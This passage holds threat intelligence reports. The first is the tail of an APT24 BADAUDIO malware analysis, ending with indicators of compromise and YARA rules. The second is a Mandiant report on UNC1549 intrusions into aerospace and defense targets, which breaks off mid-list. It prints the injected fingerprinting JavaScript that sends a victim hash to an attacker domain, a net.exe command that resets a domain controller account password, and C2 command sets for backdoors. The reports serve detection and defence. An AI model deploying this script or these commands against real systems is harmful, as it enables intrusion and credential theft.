Cache-Control: no-cache

Figure 2: BADAUDIO code sample

The malware is engineered with control flow flatteningβ€”a sophisticated obfuscation technique that systematically dismantles a program's natural, structured logic. This method replaces linear code with a series of disconnected blocks governed by a central "dispatcher" and a state variable, forcing analysts to manually trace each execution path and significantly impeding both automated and manual reverse engineering efforts.

Control flow flattening heavily obfuscates BADAUDIO malware

Figure 3: Control flow flattening heavily obfuscates BADAUDIO malware (expand image)

BADAUDIO typically manifests as a malicious Dynamic Link Library (DLL) leveraging DLL Search Order Hijacking (MITRE ATT&CK T1574.001) for execution via legitimate applications. Recent variants observed indicate a refined execution chain: encrypted archives containing BADAUDIO DLLs along with VBS, BAT, and LNK files.Β 

These supplementary files automate the placement of the BADAUDIO DLL and a legitimate executable into user directories, establish persistence through legitimate executable startup entries, and trigger the DLL sideloading. This multi-layered approach to execution and persistence minimizes direct indicators of compromise.

Upon execution, BADAUDIO collects rudimentary host information: hostname, username, and system architecture. This collected data is then hashed and embedded within a cookie parameter in the C2 request header. This technique provides a subtle yet effective method for beaconing and identifying compromised systems, complicating network-based detection.

In one of these cases, the subsequent payload, decrypted using a hard-coded AES key, has been confirmed as Cobalt Strike Beacon. However, it is not confirmed that Cobalt Strike is present in every instance. The Beacon payload contained a relatively unique watermark that was previously observed in a separate APT24 campaign, shared in the Indicators of Compromise section. Cobalt Strike watermarks are a unique value generated from and tied to a given "CobaltStrike.auth" file. This value is embedded as the last 4 bytes for all BEACON stagers and in the embedded configuration for full backdoor BEACON samples.

Campaign Overview: BADAUDIO Delivery Evolves

Over three years, APT24 leveraged various techniques to deliver BADAUDIO, including strategic web compromises, repeated supply-chain compromise of a regional digital marketing firm in Taiwan, and spear phishing.

BADAUDIO campaign overview

Figure 4: BADAUDIO campaign overview

Public Strategic Web Compromise Campaign

Beginning in November 2022 we observed over 20 compromised websites spanning a broad array of subjects from regional industrial concerns to recreational goods, suggesting an opportunistic approach to initial access with true targeting selectively executed against visitors the attackers identified via fingerprinting. The legitimate websites were weaponized through the injection of a malicious JavaScript payload.

Strategic web compromise attack flow to deliver BADAUDIO malware

Figure 5: Strategic web compromise attack flow to deliver BADAUDIO malware

This script exhibited an initial layer of targeting, specifically excluding macOS, iOS, Android, and various Microsoft Internet Explorer/Edge browser variants to focus exclusively on Windows systems. This selectivity suggests an adversary immediately narrowing their scope to optimize for a specific, likely high-value, victim profile.

The injected JavaScript performed a critical reconnaissance function by employing the FingerprintJS library to generate a unique browser fingerprint. This fingerprint, transmitted via an HTTP request to an attacker-controlled domain, served as an implicit validation mechanism. Upon successful validation, the victim was presented with a fabricated pop-up dialog, engineered to trick the user into downloading and executing BADAUDIO malware.

$(window).ready(function() {
    var userAgent = navigator.userAgent;
    var isIE = userAgent.indexOf("compatible") > -1 && userAgent.indexOf("MSIE") > -1;
    var isEdge = userAgent.indexOf("Edge") > -1 && !isIE;
    var isIE11 = userAgent.indexOf('Trident') > -1 && userAgent.indexOf("rv:11.0") > -1;
    var isMac = userAgent.indexOf('Macintosh') > -1;
    var isiPhone = userAgent.indexOf('iPhone') > -1;
    var isFireFox = userAgent.indexOf('Firefox') > -1;
    if (!isIE && !isEdge && !isIE11 && !isMac && !isiPhone && !isFireFox) {
        var tag_script = document.createElement("script");
        tag_script.type = "text/javascript";
        tag_script.src = "https://cdn.jsdelivr.net/npm/@fingerprintjs/fingerprintjs@2/dist/fingerprint2.min.js";
        tag_script.onload = "initFingerprintJS()";
        document.body.appendChild(tag_script);
        if (typeof(callback) !== "undefined") {
            tag_script.onload = function() {
                callback();
            }
        }
        function callback() {
            var option = {
                excludes: {
                    screenResolution: true,
                    availableScreenResolution: true,
                    enumerateDevices: true
                }
            }
            new Fingerprint2.get(option, function(components) {
                var values = components.map(function(component) {
                    return component.value
                })
                var murmur = Fingerprint2.x64hash128(values.join(''), 31);
                console.log(murmur)
                var script_tag = document.createElement("script");
                script_tag.setAttribute("src", "https://www[.]twisinbeth[.]com/query.php?id=" + murmur);
                document.body.appendChild(script_tag);
            });
        }
    }
});

Figure 6: Early malicious fingerprinting JS used in strategic web compromise campaigns

Example of attacker fake update pop-up dialog impersonating Chrome to lure targets to download and execute BADAUDIO malware

Figure 7: Example of attacker fake update pop-up dialog impersonating Chrome to lure targets to download and execute BADAUDIO malware

The attackers consistently shift their infrastructure, using a mix of newly registered domains and domains they have previously compromised. We last observed this tactic in early September 2025.

Escalation: Supply Chain Compromise for Strategic Web Compromises at ScaleΒ 

In July 2024, APT24 compromised a regional digital marketing firm in Taiwan- a supply chain attack that impacted more than 1,000 domains. Notably, the firm experienced multiple re-compromises over the last year, demonstrating APT24's persistent commitment to the operation.

We initiated a multifaceted remediation effort to disrupt these threats. In addition to developing custom logic to identify and block the modified, malicious JavaScript, GTIG distributed victim notifications to the individual compromised websites and the compromised marketing firm. These notifications provided specific details about the threat and the modifications made to the original script, enabling affected organizations to secure their sites and prevent future infections.

In the first iteration of the supply chain compromise, APT24 injected the malicious script into a widely used JavaScript library (MITRE ATT&CK T1195.001) provided by the firm, leveraging a typosquatting domain to impersonate a legitimate Content Delivery Network (CDN). The deobfuscated JavaScript reveals a multi-stage infection chain:

  • Dynamic Dependency Loading: The script dynamically loads legitimate jQuery and FingerprintJS2 libraries (MITRE ATT&CK T1059.007) from a public CDN if not already present, ensuring consistent execution across diverse web environments.

  • Multi-Layer JS Concealment: During a re-compromise discovered in July 2025, the adversary took additional steps to hide their malicious code. The highly obfuscated script (MITRE ATT&CK T1059) was deliberately placed within a maliciously modified JSON file served by the vendor, which was then loaded and executed by another compromised JavaScript file. This tactic effectively concealed the final payload in a file type and structure not typically associated with code execution.

  • Advanced Fingerprinting: FingerprintJS2 is utilized to generate an x64hash128 browser and environmental fingerprint (MITRE ATT&CK T1082) . The x64hash128 is the resulting 128-bit hash value produced by the MurmurHash3 algorithm, which processes a large input string of collected browser characteristics (such as screen resolution, installed fonts, and GPU details) to create a unique, consistent identifier for the user's device.

  • Covert Data Exfiltration and Staging: A POST request, transmitting Base64-encoded reconnaissance data (including host, url, useragent, fingerprint, referrer, time, and a unique identifier), is sent to an attacker's endpoint (MITRE ATT&CK T1041).Β 

  • Adaptive Payload Delivery: Successful C2 responses trigger the dynamic loading of a subsequent script from a URL provided in the response's data field. This cloaked redirect leads to BADAUDIO landing pages, contingent on the attacker's C2 logic and fingerprint assessment (MITRE ATT&CK T1105).

  • Tailored Targeting: The compromise in June 2025 initially employed conditional script loading based on a unique web ID (the specific domain name) related to the website using the compromised third-party scripts. This suggests tailored targeting, limiting the strategic web compromise (MITRE ATT&CK T1189) to a single domain. However, for a ten-day period in August, the conditions were temporarily lifted, allowing all 1,000 domains using the scripts to be compromised before the original restriction was reimposed.

Compromised JS supply chain attack to deliver BADAUDIO malware

Figure 8: Compromised JS supply chain attack to deliver BADAUDIO malware

Targeted Phishing Campaigns

Complementing their broader web-based attacks, APT24 concurrently conducted highly targeted social engineering campaigns. Lures, such as an email purporting to be from an animal rescue organization, leveraged social engineering to elicit user interaction and drive direct malware downloads from attacker-controlled domains.

Separate campaigns abused legitimate cloud storage platforms including Google Drive and OneDrive to distribute encrypted archives containing BADAUDIO. Google protected users by diverting these messages to spam, disrupting the threat actor’s effort to leverage reputable services in their campaigns.

APT24 included pixel tracking links, confirming email opens and potentially validating target interest for subsequent exploitation. This dual-pronged approachβ€”leveraging widely trusted cloud services and explicit trackingβ€”enhances their ability to conduct effective, personalized campaigns.

Outlook

This nearly three-year campaign is a clear example of the continued evolution of APT24’s operational capabilities and highlights the sophistication of PRC-nexus threat actors. The use of advanced techniques like supply chain compromise, multi-layered social engineering, and the abuse of legitimate cloud services demonstrates the actor's capacity for persistent and adaptive espionage.Β 

This activity follows a broader trend GTIG has observed of PRC-nexus threat actors increasingly employing stealthy tactics to avoid detection. GTIG actively monitors ongoing threats from actors like APT24 to protect users and customers. As part of this effort, Google continuously updates its protections and has taken specific action against this campaign.

We are committed to sharing our findings with the security community to raise awareness and to disrupt this activity. We hope that improved understanding of tactics and techniques will enhance threat hunting capabilities and lead to stronger user protections across the industry.

AcknowledgementsΒ 

This analysis would not have been possible without the assistance from FLARE. We would like to specifically thank Ray Leong, Jay Gibble and Jon Daniels for their contributions to the analysis and detections for BADAUDIO.

Indicators of Compromise

A Google Threat Intelligence (GTI) collection of related IOCs is available to registered users.

Strategic Web Compromise JS

88fa2b5489d178e59d33428ba4088d114025acd1febfa8f7971f29130bda1213
032c333eab80d58d60228691971d79b2c4cd6b9013bae53374dd986faa0f3f4c
ae8473a027b0bcc65d1db225848904e54935736ab943edf3590b847cb571f980
0e98baf6d3b67ca9c994eb5eb9bbd40584be68b0db9ca76f417fb3bcec9cf958
55e02a81986aa313b663c3049d30ea0158641a451cb8190233c09bef335ef5c7

Strategic Web Compromise β€” Modified Supplier JS

07226a716d4c8e012d6fabeffe2545b3abfc0b1b9d2fccfa500d3910e27ca65b
5c37130523c57a7d8583c1563f56a2e2f21eef5976380fdb3544be62c6ad2de5
1f31ddd2f598bd193b125a345a709eedc3b5661b0645fc08fa19e93d83ea5459
c4e910b443b183e6d5d4e865dd8f978fd635cd21c765d988e92a5fd60a4428f5
2ea075c6cd3c065e541976cdc2ec381a88b748966f960965fdbe72a5ec970d4e

BADAUDIO Binaries

9ce49c07c6de455d37ac86d0460a8ad2544dc15fb5c2907ed61569b69eefd182
d23ca261291e4bad67859b5d4ee295a3e1ac995b398ccd4c06d2f96340b4b5f8
cfade5d162a3d94e4cba1e7696636499756649b571f3285dd79dea1f5311adcd
f086c65954f911e70261c729be2cdfa2a86e39c939edee23983090198f06503c
f1e9d57e0433e074c47ee09c5697f93fde7ff50df27317c657f399feac63373a
176407b1e885496e62e1e761bbbb1686e8c805410e7aec4ee03c95a0c4e9876f
c7565ed061e5e8b2f8aca67d93b994a74465e6b9b01936ecbf64c09ac6ee38b9
83fb652af10df4574fa536700fa00ed567637b66f189d0bbdb911bd2634b4f0e

Strategic Web Compromise β€” Stage 2

www[.]availableextens[.]com
www[.]twisinbeth[.]com
www[.]decathlonm[.]com
www[.]gerikinage[.]com
www[.]p9-car[.]com
www[.]growhth[.]com
www[.]brighyt[.]com
taiwantradoshows[.]com
jsdelivrs[.]com

BADAUDIO C2

clients[.]brendns.workers[.]dev
www[.]cundis[.]com
wispy[.]geneva[.]workers[.]dev
www[.]twisinbeth[.]com
tradostw[.]com
jarzoda[.]net
trcloudflare[.]com
roller[.]johallow.workers[.]dev

Cobalt Strike Beacon Watermark

Watermark_Hash: BeudtKgqnlm0Ruvf+VYxuw==

YARA Rules

rule G_Downloader_BADAUDIO_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$string_decode = { 0F 28 [1-5] 0F 29 [1-5] 0F 28 [1-5] 0F 28 [1-5] 0F 28 [1-5] 0F 55 ?? 0F 55 ?? 0F 56 ?? 0F 28 ?? 0F 55 ?? 0F 55 ?? 0F 56 ?? 0F 57 ?? 0F 2? [1-5] 0F 2? [1-5] 0F 2? }
		$s1 = "SystemFunction036" fullword
		$s2_b64marker = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" fullword
		$control_flow_obfuscation = { 66 2E 0F 1F 84 00 00 00 00 00 81 [5] 7? ?? 81 [5] 7? ?? 81 [5] 7? }
	condition:
		uint16(0) == 0x5a4d and all of them and #string_decode > 2 and #control_flow_obfuscation > 2
}
rule G_Downloader_BADAUDIO_2 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$c_string_decode = { C5 F8 28 [1-24] C5 F8 57 [1-8] 0F 94 [4-128] C5 F8 29 [1-64] C5 F8 29 [1-24] C5 F8 57 [1-8] 0F 94 }
		$s1 = "SystemFunction036" fullword
		$s2_b64marker = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" fullword
		$control_flow_obfuscation = { 66 2E 0F 1F 84 00 00 00 00 00 81 [5] 7? ?? 81 [5] 7? ?? 81 [5] 7? }
		$c_part_of_control_flow_obfuscation_and_string_decode = { C5 F8 28 [1-5] 8B 46 ?? C5 F8 57 40 }
	condition:
		uint16(0) == 0x5a4d and all of ($s*) and #control_flow_obfuscation > 2 and ($c_string_decode or (#c_part_of_control_flow_obfuscation_and_string_decode > 5 and #c_part_of_control_flow_obfuscation_and_string_decode > 20))
}
rule G_APT_DOWNLOADER_BADAUDIO_3 {
    meta:
        author = "Google Threat Intelligence Group (GTIG)"
    strings:
        $s1 = "SystemFunction036"
        $s2 = "6666666666666666\\\\\\\\\\\\\\\\\\"
        $dc1 = { C1 C2 1A ?? ?? C1 C3 15 31 D3 ?? ?? C1 C2 07 }
        $dc2 = { C1 C1 1E ?? ?? C1 C6 13 ?? ?? C1 C0 0A 31 }
        $dc3 = { C1 C5 19 C1 C7 0E 01 ?? ?? ?? 31 EF C1 EB 03 31 }
        $dc4 = { C1 C7 0F 8B ?? ?? ?? ?? ?? C1 C3 0D 31 FB C1 EA 0A 31 }
        $f1 = { ( 0F 1F 84 00 00 00 00 00 | 66 2E 0F 1F 84 00 00 00 00 00 | 0F 1F 44 00 00 | 0F 1F 40 00 | 0F 1F 00 | 66 90 ) 3D [4] ( 7? ?? | 0F 8? ?? ?? ?? ?? ) 3D [4] ( 7? ?? | 0F 8? ?? ?? ?? ?? ) 3D [4] ( 7? ?? | 0F 8? ?? ?? ?? ?? ) 3D [4] ( 7? | 0F 8? ) }
        $f2 = /\x0F\x4C\xC1\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})/
    condition:
        all of ($s*) and 3 of ($dc*) and uint16(0) == 0x5A4D and (#f1 > 5 or #f2 > 2) and filesize < 10MB
}
rule G_APT_DOWNLOADER_BADAUDIO_4 {
    meta:
        author = "Google Threat Intelligence Group (GTIG)"
    strings:
        $p00_0 = {8d4d??e8[4]8b7d??83c6??eb??c745[5]e8[4]8b4d??64890d}
        $p00_1 = {568b7c24??8b7424??8b5424??89f1e8[4]f20f1007f20f104f??f20f118e}

    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
        (
            ($p00_0 in (0..1100000) and $p00_1 in (0..990000))
        )
}

Frontline Intelligence: Analysis of UNC1549 TTPs, Custom Tools, and Malware Targeting the Aerospace and Defense Ecosystem

17 November 2025 at 15:00

Written by: Mohamed El-Banna, Daniel Lee, Mike Stokkel, Josh Goddard


Overview

Last year, Mandiant published a blog post highlighting suspected Iran-nexus espionage activity targeting the aerospace, aviation, and defense industries in the Middle East. In this follow-up post, Mandiant discusses additional tactics, techniques, and procedures (TTPs) observed in incidents Mandiant has responded to.

Since mid-2024, Mandiant has responded to targeted campaigns by the threat group UNC1549 against the aerospace, aviation and defense industries. To gain initial access into these environments, UNC1549 employed a dual approach: deploying well-crafted phishing campaigns designed to steal credentials or deliver malware and exploiting trusted connections with third-party suppliers and partners.

The latter technique is particularly strategic when targeting organizations with high security maturity, such as defense contractors. While these primary targets often invest heavily in robust defenses, their third-party partners may possess less stringent security postures. This disparity provides UNC1549 a path of lesser resistance, allowing them to circumvent the primary target's main security controls by first compromising a connected entity.

Operating in late 2023 through 2025, UNC1549 employed sophisticated initial access vectors, including abuse of third-party relationships to gain entry (pivoting from service providers to their customers), VDI breakouts from third parties, and highly targeted, role-relevant phishing.

Once inside, the group leverages creative lateral movement techniques, such as stealing victim source code for spear-phishing campaigns that use lookalike domains to bypass proxies, and abusing internal service ticketing systems for credential access. They employ custom tooling, notably DCSYNCER.SLICKβ€”a variant deployed via search order hijacking to conduct DCSync attacks.

UNC1549’s campaign is distinguished by its focus on anticipating investigators and ensuring long-term persistence after detection. They plant backdoors that beacon silently for months, only activating them to regain access after the victim has attempted eradication. They maintain stealth and command and control (C2) using extensive reverse SSH shells (which limit forensic evidence) and domains strategically mimicking the victim's industry.

Threat Activity

Initial Compromise

A primary initial access vector employed by UNC1549 involved combining targeted social engineering with the exploitation of compromised third-party accounts. Leveraging credentials harvested from vendors, partners, or other trusted external entities, UNC1549 exploited legitimate access pathways inherent in these relationships.

Third-Party Services

Notably, the group frequently abused Citrix, VMWare, and Azure Virtual Desktop and Application services provided by victim organizations to third party partners, collaborators, and contractors. Utilizing compromised third-party credentials, they authenticated to the supplier’s infrastructure, establishing an initial foothold within the network perimeter. Post-authentication, UNC1549 used techniques designed to escape the security boundaries and restrictions of the virtualized Citrix session. This breakout granted them access to the underlying host system or adjacent network segments, and enabled the initiation of lateral movement activities deeper within the target corporate network.

Spear Phishing

UNC1549 utilized targeted spear-phishing emails as one of the methods to gain initial network access. These emails used lures related to job opportunities or recruitment efforts, aiming to trick recipients into downloading and running malware hidden in attachments or links. Figure 1 shows a sample phishing email sent to one of the victims.

Screenshot of a phishing email sent by UNC1549

Figure 1: Screenshot of a phishing email sent by UNC1549

Following a successful breach, Mandiant observed UNC1549 pivoting to spear-phishing campaigns specifically targeting IT staff and administrators. The goal of this campaign was to obtain credentials with higher permissions. To make these phishing attempts more believable, the attackers often perform reconnaissance first, such as reviewing older emails in already compromised inboxes for legitimate password reset requests or identifying the company's internal password reset webpages, then crafted their malicious emails to mimic these authentic processes.

Establish Foothold

To maintain persistence within compromised networks, UNC1549 deployed several custom backdoors. Beyond MINIBIKE, which Mandiant discussed in the February 2024 blog post, the group also utilizes other custom malware such as TWOSTROKE and DEEPROOT. Significantly, Mandiant's analysis revealed that while the malware used for initial targeting and compromises was not unique, every post-exploitation payload identified, regardless of family, had a unique hash. This included instances where multiple samples of the same backdoor variant were found within the same victim network. This approach highlights UNC1549's sophistication and the considerable effort invested in customizing their tools to evade detection and complicate forensic investigations.

Search Order Hijacking

UNC1549 abused DLL search order hijacking to execute CRASHPAD, DCSYNCER.SLICK, GHOSTLINE, LIGHTRAIL, MINIBIKE, POLLBLEND, SIGHTGRAB, and TWOSTROKE payloads. Using the DLL search order hijacking techniques, UNC1549 achieved a persistent and stealthy way of executing their tooling.

Throughout the different investigations, UNC1549 demonstrated a comprehensive understanding of software dependencies by exploiting DLL search order hijacking in multiple software solutions. UNC1549 has deployed malicious binaries targeting legitimate Fortigate, VMWare, Citrix, Microsoft, and NVIDIA executables. In many cases, the threat actor installed the legitimate software after initial access in order to abuse SOH; however, in other cases, the attacker leveraged software that was already installed on victim systems and then replaced or added the malicious DLLs within the legitimate installation directory, typically with SYSTEM privileges.

TWOSTROKE

TWOSTROKE, a C++ backdoor, utilizes SSL-encrypted TCP/443 connections to communicate with its controllers. This malware possesses a diverse command set, allowing for system information collection, DLL loading, file manipulation, and persistence. While showing some similarities to MINIBIKE, it's considered a unique backdoor.

Upon execution of TWOSTROKE, it employs a specific routine to generate a unique victim identifier. TWOSTRIKE retrieves the fully qualified DNS computer name using the Windows API function GetComputerNameExW(ComputerNameDnsFullyQualified). This retrieved name then undergoes an XOR encryption process, utilizing the static key. Following the encryption, the resulting binary data is converted into a lowercase hexadecimal string.Β 

Finally, TWOSTROKE extracts the first eight characters of this hexadecimal string, reverses it, and uses it as the victim's unique bot ID for later communication with the C2 server.

Functionalities

After sending the check in request to the C2 server, the TWOSTROKE C2 server returns with a hex-encoded payload that contains multiple values separated by "@##@." Depending on the received command, TWOSTROKE can execute one of the following commands:

  • 1: Upload a file to the C2

  • 2: Execute a file or a shell command

  • 3: DLL execution into memory

  • 4: Download file from the C2

  • 5: Get the full victim user name

  • 6: Get the full victim machine name

  • 7: List a directory

  • 8: Delete a file

LIGHTRAIL

UNC1549 was observed downloading a ZIP file from attacker-owned infrastructure. This ZIP file contained the LIGHTRAIL tunneler as VGAuth.dll and was executed through search order hijacking using the VGAuthCLI.exe executable. LIGHTRAIL is a custom tunneler, likely based on the open-source Socks4a proxy, Lastenzug, that communicates using Azure cloud infrastructure.Β 

There are several distinct differences between the LIGHTRAIL sample and the LastenZug source code. These include:

  • Increasing the MAX_CONNECTIONS from 250 to 5000

  • Static configuration inside the lastenzug function (wPath and port)

  • No support for using a proxy server when connecting to the WebSocket C2

  • Compiler optimizations reducing the number of functions (26 to 10)

Additionally, LastenZug is using hashing for DLLs and API function resolving. By default, the hash value is XOR’d with the value 0x41507712, while the XOR value in the observed LIGHTRAIL sample differs from the original source code - 0x41424344 (β€˜ABCD’).

After loading the necessary API function pointers, the initialization continues by populating the server name (wServerName), the port, and URI (wPath) values. The port is hardcoded at 443 (for HTTPS) and the path is hardcoded to "/news." This differs from the source code where these values are input parameters to the lastenzug function.

The initWS function is responsible for establishing the WebSocket connection, which it does using the Windows WinHTTP API. The initWS function has a hard-coded User-Agent string which it constructs as a stack string:

Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10136

Mandiant identified another LIGHTRAIL sample uploaded to VirusTotal from Germany. However, this sample seems to have been modified by the uploader as the C2 domain was intentionally altered.

GET https://aaaaaaaaaaaaaaaaaa.bbbbbb.cccccccc.ddddd.com/page HTTP/1.1
Host: aaaaaaaaaaaaaaaaaa.bbbbbb.cccccccc.ddddd.com
Connection: Upgrade
Upgrade: websocket
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.37 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10136
Sec-WebSocket-Key: 9MeEoJ3sjbWAEed52LdRdg==
Sec-WebSocket-Version: 13

Figure 2: Modified LIGHTRAIL network communication snippet

Most notable is that this sample is using a different URL path for its communication, but also the User-Agent in this sample is different from the one that was observed in previous LIGHTRAIL samples and the LastenZug source code.

DEEPROOT

DEEPROOT is a Linux backdoor written in Golang and supports the following functionalities: shell command execution, system information enumeration and file listing, delete, upload, and download. DEEPROOT was compiled to be operating on Linux systems; however, due to Golang’s architecture DEEPROOT could also be compiled for other operating systems. At the time of writing, Mandiant has not observed any DEEPROOT samples targeting Windows systems.

DEEPROOT was observed using multiple C2 domains hosted in Microsoft Azure. The observed DEEPROOT samples used multiple C2 servers per binary, suspected to be used for redundancy in case one C2 server has been taken down.

Functionalities

After sending the check in request to the C2 server, the DEEPROOT C2 server returns with a hex-encoded payload that contains multiple values separated by β€˜-===-’

<sleep_timeout>-===-<command_id>-===-<command>-===-<argument_1>-===-<argument_2>

Figure 3: Decoded POST body data structure

  • sleep_timeout is the time in milli-seconds to wait before making the next request.

  • command_id is an identifier for the C2 command, used by the backdoor when responding to the C2 with the result.

  • command is the command number and it's one of the following:

    • 1 - Get directory information (directory listing), the directory path is received in argument_1.

    • 2 - Delete a file, the file path is received in argument_1.

    • 3 - Get the victim username.

    • 4 - Get the victim's hostname.

    • 5 - Execute a shell command, the shell command is received in argument_1.

    • 6 - Download a file from the C2, the C2 file path is received in argument_1 and the local file path is received in argument_2.

    • 7 - Upload a file to the C2, the local file path is received in argument_1.

  • argument_1 and argument_2 are the command arguments and it is optional.

GHOSTLINE

GHOSTLINE is a Windows tunneler utility written in Golang that uses a hard-coded domain for its communication. GHOSTLINE uses the go-yamux library for its network connection.

POLLBLEND

POLLBLEND is a Windows tunneler that is written in C++. Earlier iterations of POLLBLEND featured multiple hardcoded C2 servers and utilized two hardcoded URI parameters for self-registration and tunneler configuration download. For the registration of the machine, POLLBLEND would reach out to /register/ and sent a HTTP POST request with the following JSON body.

{"username": "<computer_name>"}

Figure 4: POLLBLEND body data

Code Signing

Throughout the tracking of UNC1549’s activity across multiple intrusions, the Iranian-backed threat group was observed signing some of their backdoor binaries with legitimate code-signing certificatesβ€”a tactic also covered by Check Pointβ€”likely to help their malware evade detection and bypass security controls like application allowlists, which are often configured to trust digitally signed code. The group employed this technique to weaponize malware samples, including variants for GHOSTLINE, POLLBLEND, and TWOSTROKE. All identified code-signing certificates have been reported to the relevant issuing Certificate Authorities for revocation.

Escalate Privileges

UNC1549 has been observed using a variety of techniques and custom tools aimed at stealing credentials and gathering sensitive data post-compromise. This included a utility, tracked as DCSYNCER.SLICK, designed to mimic the DCSync Active Directory replication feature. DCSync is a legitimate function domain controllers use for replicating changes via RPC. This allowed the attackers to extract NTLM password hashes directly from the domain controllers. Another tool, dubbed CRASHPAD, focused on extracting credentials saved within web browsers. For visual data collection, they deployed SIGHTGRAB, a tool capable of taking periodic screenshots, potentially capturing sensitive information displayed on the user's screen. Additionally, UNC1549 utilized simpler methods, such as deploying TRUSTTRAP, which presented fake popup windows prompting users to enter their credentials, which were then harvested by the attackers.

UNC1549 frequently used DCSync attacks to obtain NTLM password hashes for domain users, which they then cracked in order to facilitate lateral movement and privilege escalation. To gain the necessary directory replication rights for DCSync, the threat actor employed several methods. They were observed unconventionally resetting passwords for domain controller computer accounts using net.exe. This action typically broke the domain controller functionality of the host and caused an outage, yet it successfully enabled them to perform the DCSync operation and extract sensitive credentials, including those for domain administrators and Azure AD Connect accounts. UNC1549 leveraged other techniques to gain domain replication rights, including creating rogue computer accounts and abusing Resource-Based Constrained Delegation (RBCD) assignments. They also performed Kerberoasting, utilizing obfuscated Invoke-Kerberoast scripts, for credential theft.

net user DC-01$ P@ssw0rd

Figure 5: Example of an UNC1549 net.exe command to reset a domain controller computer account

In some cases, shortly after gaining a foothold on workstations, UNC1549 discovered vulnerable Active Directory Certificate Services templates. They used these to request certificates, allowing them to impersonate higher-privileged user accounts.

UNC1549 also frequently targeted saved credentials within web browsers, either through malicious utilities or by RDP session hijacking. In the latter, the threat actor would identify which user was logged onto a system through quser.exe or wmic.exe, and then RDP to that system with the user's account to gain access to their active and unlocked web browser sessions.

DCSYNCER.SLICK

DCSYNCER.SLICK is a Windows executable that is based on the Open source Project DCSyncer and is based on Mimikatz source code. DCSYNCER.SLICK has been modified to use Dynamic API resolution and has all its printf statements removed.

Additionally, DCSYNCER.SLICK collects and XOR-encrypts the credentials before writing them to a hardcoded filename and path. The following hardcoded filenames and paths were observed being used by DCSYNCER.SLICK:

  • C:\users\public\LOG.txt
  • C:\Program Files\VMware\VMware Tools\VMware VGAuth\LOG.txt

To evade detection, UNC1549 executed the malware within the context of a compromised domain controller computer account. They achieved this compromise by manually resetting the account password. Instead of utilizing the standard netdom command, UNC1549 used the Windows command net user <computer_name> <password>. Subsequently, they used these newly acquired credentials to execute the DCSYNCER.SLICK payload. This tactic would give the false impression that replication had occurred between two legitimate domain controllers.

CRASHPAD

CRASHPAD is a Windows executable that is written in C++ that decrypts the content of the file config.txt into the file crash.log by impersonating the explorer.exe user privilege and through the CryptUnprotectData API.

  • C:\Program Files\VMware\VMware Tools\VMware VGAuth\crash.log

  • C:\Program Files\VMware\VMware Tools\VMware VGAuth\config.txt

The contents of these files could not be determined because UNC1549 deleted the output after CRASHPAD was executed.

The CRASHPAD configuration and output file paths were hardcoded into the sample, similar to the LOG.txt filename found in the DCSYNCER.SLICK binary.

SIGHTGRAB

SIGHTGRAB is a Windows executable written in C that autonomously captures screen shots at regular intervals and saves them to disk. Upon execution SIGHTGRAB loads several Windows libraries dynamically at runtime including User32.dll, Gdi32.dll, and Ole32.dll. SIGHTGRAB implements runtime API resolution through LoadLibraryA and GetProcAddress calls with encoded strings to access system functions. SIGHTGRAB uses XOR encryption with a single-byte key of 0x41 to decode API function names.

SIGHTGRAB retrieves the current timestamp and uses string interpolation of YYYY-MM-DD-HH-MM on the timestamp to generate the directory name. In this newly created directory, SIGHTGRAB saves all the taken screenshots incrementally.

C:\Users\Public\Videos\2025-3-7-10-17\1.jpg
C:\Users\Public\Videos\2025-3-7-10-17\2.jpg
C:\Users\Public\Videos\2025-3-7-10-17\3.jpg

C:\Users\Public\Music\2025-3-7-10-17\1.jpg
C:\Users\Public\Music\2025-3-7-10-17\2.jpg
C:\Users\Public\Music\2025-3-7-10-17\3.jpg

Figure 6: Examples of screenshot files created by SIGHTGRAB on disk

Mandiant observed UNC1549 strategically deploy SIGHTGRAB on workstations to target users in two categories: those handling sensitive data, allowing for subsequent data exposure and exfiltration, and those with privileged access, enabling privilege escalation and access to restricted systems.

TRUSTTRAP

A malware that serves a Windows prompt to trick the user into submitting their credentials. The captured credentials are saved in cleartext to a file. Figure 7 shows a sample popup by TRUSTTRAP mimicking the Microsoft Outlook login window.

Screenshot showing the fake Microsoft Outlook login window

Figure 7: Screenshot showing the fake Microsoft Outlook login window

TRUSTTRAP has been used by UNC1549 since at least 2023 for obtaining user credentials used for lateral movement.

Reconnaissance and Lateral Movement

For internal reconnaissance, UNC1549 leveraged legitimate tools and publicly available utilities, likely to blend in with standard administrative activities. AD Explorer, a valid executable signed by Microsoft, was used to query Active Directory and inspect its configuration details. Alongside this, the group employed native Windows commands like net user and net group to enumerate specific user accounts and group memberships within the domain, and PowerShell scripts for ping and port scanning reconnaissance on specific subnets, typically those associated with privileged servers or IT administrator workstationsΒ 

UNC1549 uses a wide variety of methods for lateral movement, depending on restrictions within the victim environment. Most frequently, RDP was used. Mandiant also observed the use of PowerShell Remoting, Atelier Web Remote Commander (β€œAWRC”), and SCCM remote control, including execution of variants of SCCMVNC to enable SCCM remote control on systems.

Atelier Web Remote Commander

Atelier Web Remote Commander (AWRC) is a commercial utility for remotely managing, auditing, and supporting Windows systems. Its key distinction is its agentless design, meaning it requires no software installation or pre-configuration on the remote machine, enabling administrators to connect immediately.Β 

Leveraging the capabilities of AWRC, UNC1549 utilized this publicly available commercial tool to facilitate post-compromise activities. These activities included:

  • Established remote connections: Used AWRC to connect remotely to targeted hosts within the compromised network

  • Conducted reconnaissance: Employed AWRC's built-in functions to gather information by:

